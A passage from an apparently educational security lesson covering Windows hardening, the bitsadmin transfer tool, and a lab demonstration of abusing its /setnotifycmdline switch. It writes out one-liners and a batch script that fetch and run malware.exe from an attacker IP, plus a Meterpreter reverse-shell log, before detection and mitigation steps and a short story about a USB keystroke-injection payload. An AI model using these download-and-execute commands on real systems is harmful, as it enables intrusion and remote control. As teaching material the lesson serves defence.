
Export settings

Update the Security Patches

Last but not least we update the system with windows security patches. Additionally, we configure the secure boot settings which is to prevent threats like rootkits. Finally, we reduce the privilege level of the current user account and make a local admin account or if on a domain, make a domain account with local administrator privilege.

Update the windows security patches:

Settings > **Update & Security**




To setup secure boot:

Settings > **Update & Security** > **Recovery** > **Restart**

It will get you some options to choose.


Select 'Troubleshoot' on the screen



Select 'Advance options' on the screen.

Select 'UEFI Firmware Settings' on the screen

The system will restart and boot to a different BIOS setting. Click on the security tab under the BIOS settings, choose the secure boot and change the secure boot to "**Enabled**" to enable the Secure boot.



Note: This will only available on UEFI supported Motherboards

Reduce Privilege of the current user

Users should not be allowed to have Administrative privilege. Reduce the user's privilege to '**user**', make a new account and add it to the local administrators group. If you have a domain controller, we suggest you make a domain user account and add it to the local administrators group.

Feed Your Head: What Is Bitsadmin

Background Intelligent Transfer Service Admin is a command-line tool that can be used to create, download or upload jobs to HTTP web servers and SMB file shares; set and retrieve the properties of a job; and monitor the status of the jobs. It can handle network interruptions, pausing and automatically resume transfers, even after a reboot. The bitsadmin tool uses switches to identify the work to perform without impacting the user's foreground activities.

Many of the switches correspond to methods in the BITS interfaces as it used in a background CopyJob as its interface by the time it was released with the Windows XP. BITSAdmin is a pre-installed tool and available on all versions of Windows and Windows Servers. It is most commonly used by both Microsoft and Non-Microsoft applications for fetching / synchronization / uploading files and available to be used in both command-line or PowerShell cmdlet.

For more details of switches:


```
Download/Copy a file locally.
```

There are tasks to complete:

```
Create a download job > Add the file to 'download/copy' to the
created job > Activate the download job > Complete the download
job.
```

Create a download job:
Use the '**/create**' switch to create a download job named hhs.

bitsadmin **/create** hhs:




Note : BITSAdmin returns a GUID that uniquely identifies the job. Use the GUID or job name in subsequent calls.

Add the file to transfer to the download job:

Use the '**/addfile**' switch to add a file to the job. Repeat this call for each file you want to add.

bitsadmin /addfile hhs
`https://www.hackerhighschool.org/lessons/HHS_mm1_Being_a_Hacker.v2.pdf c:\hhs-lesson1.pdf`



Monitoring Jobs in transfer queue


Before you activate the job use the '**list**', '**/monitor**', or '**/info**' switches to monitor jobs in the transfer queue. The '**/list**' switch provides information for all jobs in the queue to check the progress status.

bitsadmin /monitor hhs:

Activate the Job

When you create a new job, BITS suspends the job. To activate the job in the transfer queue, use the '**/resume**' switch.


bitsadmin /resume hhs:



Completing the Job

When the state of the job is 'TRANSFERRED' you know BITS has successfully, transferred all files in the job. However, the files are not available until you use the '**/complete**' switch.

bitsadmin /complete hhs:



One-liner usage

```
bitsadmin /create hhs | bitsadmin /transfer hhs
https://www.hackerhighschool.org/lessons/HHS_mm1_Being_a_Hacker.v2.pdf
c:\hhs-lesson1.pdf | bitsadmin /resume hackingarticles | bitsadmin
/complete hackingarticles
```


Download a file using '/transfer' switch.

The /transfer switch is a shortcut for performing the tasks listed below. This switch creates the job, adds the files to the job, activates the job in the transfer queue, and completes the job.

bitsadmin /transfer hhs:

```
https://www.hackerhighschool.org/lessons/HHS_mm1_Being_a_Hacker.v2.pdf c:\hhs-
```

lesson1-transfer. pdf



Using in Powershell Cmdlet

```
Import-Module BitsTransfer
mkdir -force c:\temp\BITSFILES
Start-BitsTransfer-Source
https://www.hackerhighschool.org/lessons/HHS_en1_Being_a_Hacker.v2
.pdf -Destination c:\temp\BITSFILES\WindowsServer2016.pdf
```

Abusing bitsadmin.exe

There's an interesting bitsadmin switch '**/setnotifycmdline**': Sets the command that will run when the job finishes transferring data or when a job enters a state.
Here, we are doing a demonstration of how someone can abuse the bitsadmin switch.

The ip address of Attacker's (Kali Linux) box is – 192.168.99.251

```
The ip address of Victim (windows7) box is – 192.168.99.210
```

When the victim runs the bitsadmin using **/setnotfycmdline** switch in one-liner : The command will create a job to download the malicious executable from the attacker's box, add the information from where the malware will be downloaded then executed once the download task is done. This causes the victim's box to connect back to the attacker's box using reverse shell connection. So, the attacker will have full shell access to the victim's box.

One-liner usage to run bitsadmin to do all the tasks mentioned above.

```
bitsadmin.exe /create hhspentest | bitsadmin.exe /addfile
hhspentest http://192.168.99.251/malware.exe:  c:\malware.exe |
bitsadmin.exe /setnotifycmdl line hhspentest cmd.exe "/c
bitsadmin.exe /complete hhspentest | timeout 10| start /B
c:\malware.exe"
```

Lastly, we still need to Activate the job.

```
bitsadmin /resume hhspentest
```

We can also, make a batch script to run the bitsadmin to download the malware and execute it.

Batch script of bitadmin-abuse.bat

```
@echo off

echo "abusing bitsadmin"

bitsadmin.exe /reset

timeout 5

rmdir c:\hhspentest

mkdir c:\hhspentest

bitsadmin.exe /create hhspentest | bitsadmin.exe /addfile
hhspentest
```


```
http://192.168.99.251/malware.exe C:\hhspentest\malware.exe |
bitsadmin.exe /SetNotifyCmdLine hhspentest cmd.exe“/c bitsadmin.exe
/complete hhspentest | timeout 10 |start /B
c:\hhspentest\malware.exe”

timeout 5

bitsadmin.exe /resume hhspentest

pause
```

Run the script on the victim's computer :



The victim's box is compromised by the attacker.

```
[*] Started reverse TCP handler on 192.168.99.251:24731
[*] Sending stage (179779 bytes) to 192.168.99.218
[*] Meterpreter session 3 opened (192.168.99.251:24731 -> 192.168.99.218:49231) at 2020-02-29 03:22:29 +0630

meterpreter > shell
Process 3864 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
sara\starry

C:\Windows\system32>ipconfig | less
ipconfig | less
'less' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Wireless LAN adapter Wireless Network Connection:

   Connection-specific DNS Suffix  . : lan
   Link-local IPv6 Address . . . . . : fe80::6536:1c6a:3c47:ec8f%16
   IPv4 Address. . . . . . . . . . . : 192.168.99.218
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.99.1
```

Detection

As BITSAdmin is deployed as a service its status can be checked with the SC Query Utility.

sc query bits BITSAdmin can also be detected using the monitor usage of bitsadmin: **bitsadmin /list /allusers /verbose**

```
sc query bits
```

```
C:\Windows\system32\cmd.exe

C:\Users\starry>sc query bits

SERVICE_NAME: bits
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
```

bitsadmin /list /allusers /verbose

```
Administrator: C:\Windows\System32\cmd.exe
BITSAdmin is deprecated and is not guaranteed to be available in future versions of Windows.
Administrative tools for the BITS service are now provided by BITS PowerShell cmdlets.

GUID: {87C08F9F-87E0-49A2-98F1-DE279B1DC675} DISPLAY: 'hhs'
TYPE: DOWNLOAD STATE: SUSPENDED OWNER: LAB-WIN7\LAB
PRIORITY: NORMAL FILES: 0 / 0 BYTES: 0 / 0
CREATION TIME: 2/29/2020 4:48:48 PM MODIFICATION TIME: 2/29/2020 4:48:48 PM
COMPLETION TIME: UNKNOWN ACL FLAGS:
NOTIFY INTERFACE: UNREGISTERED NOTIFICATION FLAGS: 3
RETRY DELAY: 600 NO PROGRESS TIMEOUT: 1209600 ERROR COUNT: 0
PROXY USAGE: PRECONFIG PROXY LIST: NULL PROXY BYPASS LIST: NULL
DESCRIPTION:
JOB FILES:
NOTIFICATION COMMAND LINE: none
owner MIC integrity level: HIGH
owner elevated ?           true

Peercaching flags
        Enable download from peers      :false
        Enable serving to peers         :false

CUSTOM HEADERS: NULL

GUID: {8053345F-7503-4DFE-AF6A-17A0169E6615} DISPLAY: 'hhspentest'
TYPE: DOWNLOAD STATE: TRANSIENT_ERROR OWNER: LAB-WIN7\LAB
PRIORITY: NORMAL FILES: 0 / 1 BYTES: 0 / UNKNOWN
CREATION TIME: 2/29/2020 5:14:32 PM MODIFICATION TIME: 2/29/2020 5:55:49 PM
COMPLETION TIME: UNKNOWN ACL FLAGS:
NOTIFY INTERFACE: UNREGISTERED NOTIFICATION FLAGS: 3
RETRY DELAY: 600 NO PROGRESS TIMEOUT: 1209600 ERROR COUNT: 5
PROXY USAGE: PRECONFIG PROXY LIST: NULL PROXY BYPASS LIST: NULL
ERROR FILE:    http://10.10.0.43/malware.exe -> C:\hhspentest\malware.exe
ERROR CODE:    0x80072efd - A connection with the server could not be established
ERROR CONTEXT: 0x00000005 - The error occurred while the remote file was being processed.
DESCRIPTION:
JOB FILES:
        0 / UNKNOWN WORKING http://10.10.0.43/malware.exe -> C:\hhspentest\malware.exe
NOTIFICATION COMMAND LINE: 'cmd.exe' '/c bitsadmin.exe /complete hhspentest ! timeout 15!start
exe'
owner MIC integrity level: MEDIUM
owner elevated ?           false

Peercaching flags
        Enable download from peers      :false
        Enable serving to peers         :false

CUSTOM HEADERS: NULL

Listed 2 job(s).
```

Mitigation

Mitigating the abuse of BITSAdmin:

- Filter network traffic by modifying network and/or host firewall rules, as well as other network controls to only allow legitimate BITS traffic.
- Reduce the default BITS job lifetime in Group Policy or
- Modify the registry by adding the "JobInactivityTimeout" and "MaxDownloadTime" Registry values located at-- **KEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\BITS** (The default maximum lifetime for a BITS job is 90 days.)
- Limit the access of the BITSAdmin interface to specific users or groups.
- Disabling cmd, powershell and remoteshell access are also the way to prevent the attacks of using the **LotL bin tools** (Living off the Land).


Mitigation Examples of using windows firewall:
When you download a file using BITS, your download is actually done by the svchoss.exe service. Here is just an example of blocking bitsadmin in windows firewall. But you need to DIY to figure out if it's enough. Hint: When BITS downloads a file the actual download is done behind the svchost.exe service.

```
netsh advfirewall firewall add rule name="bitsadmin"
program=c:\windows\system32\bitsadmin.exe dir=o
ut action=block enable=yes remoteip=10.10.0.0/24 profile=private
```

Reducing Default BITS Job

Windows key + R and type gpedit.msc in the run:
Computer Configuration\Policies\Administrative Templates\Network\Background Intelligent Transfer Service (BITS)

Timeout for inactive BITS jobs	Enabled Inactive Job Timeout in Day: 1



Game On: Summer of Grief – Part 8

Off the bed and on to the almost broken wooden chair, the teen fired up her computer into Windows 10. She created a VM for Parrot and a sandbox just for "USB1" and inserted the device.

Nothing happened.

"Whatever this thing is running it isn't Linux," she thought to herself.

Jace knew the rule of "Always test a USB device on a different operating system". Opening up Explorer, Jace went to the device to look at the contents.

The device was formatted FAT32 with two partitions. The first partition had a inject.bin file, a hex file otherwise known as a "Ducky Script". Commands in Ducky Script are capitalized so it was easy to read what the inject.bin file was supposed to do besides opening up PowerShell in Windows.

It was an old hack, going back years. Back to the days when Windows first started supporting CDROM drives. When you put a CDROM in a Windows computer, the user could have the CD play or autorun whatever was on the CD. Typically, it was music or AOL. The computer didn't care what was on the CD, it just did what it was told.

As criminals learned how to manipulate this autorun Microsoft created ways to secure it. The first step was to no longer allow autorun and instead ask the user what they wanted to do with the inserted media. User Access Control (UAC) was created next to ask the user what they wanted to do when a new device or media was added to a Windows machine. This issue became CVE-2015-1769 or MS15-085, depending on how deep you want to read about it.

The problem was in two spots, the first was PowerShell that could be involved using a simple "powershell Start-Process cmd -Verb runAs" after the USB device was recognized by the computer.

Once a malicious device was plugged into a computer, the attacker would add a delay before any commands to ensure the machine recognized the new device. Which brings up the second problem called "Human Interface Device" or HID.

Computers don't understand trust so they accept whatever they are told to accept. HID is a way for Windows and other operating systems to determine what is being added or taken away from the computer USB ports.

Jace pondered the issue of HID and what the USB stick pretends to be other than the obvious, a keyboard. Keyboards are universally accepted by a computer, just as mice are. A keyboard has a fairly simple job, input keystrokes into the computer. A USB device with a HID of a keyboard would be accepted by the operating system. And so, would run any commands the fake keyboard inserted. USB.org developed the HID Usage Tables (HUT) that are used to identify specific USB devices and their purpose.

"All they needed was a HID for a generic keyboard and the USB stick would pretend to be a keyboard once the operating system checked the HID against its Mount Manager list," Jace told herself as she bit her lower lip.

Parrot Linux had "vi" in it which Jace used to view the contents of the inject.bin file. "Nothing special here," she said to herself. Typical commands of "GUI r" to open command prompt as admin, a quick string to open up Power Shell as "powershell Start-Process cmd -Verb runAs", a few short commands to make the execution window very small and difficult to notice, "obfuscate the Command Prompt", followed by the commands to execute the payload.

Jace looked closely at the nonexistent payload. It was a DownloadString request for a package from a .onion site, a Tor page followed by an UploadString to another .onion site. Between the two strings were other PowerShell commands that Jace did not understand. But she knew who would understand them.

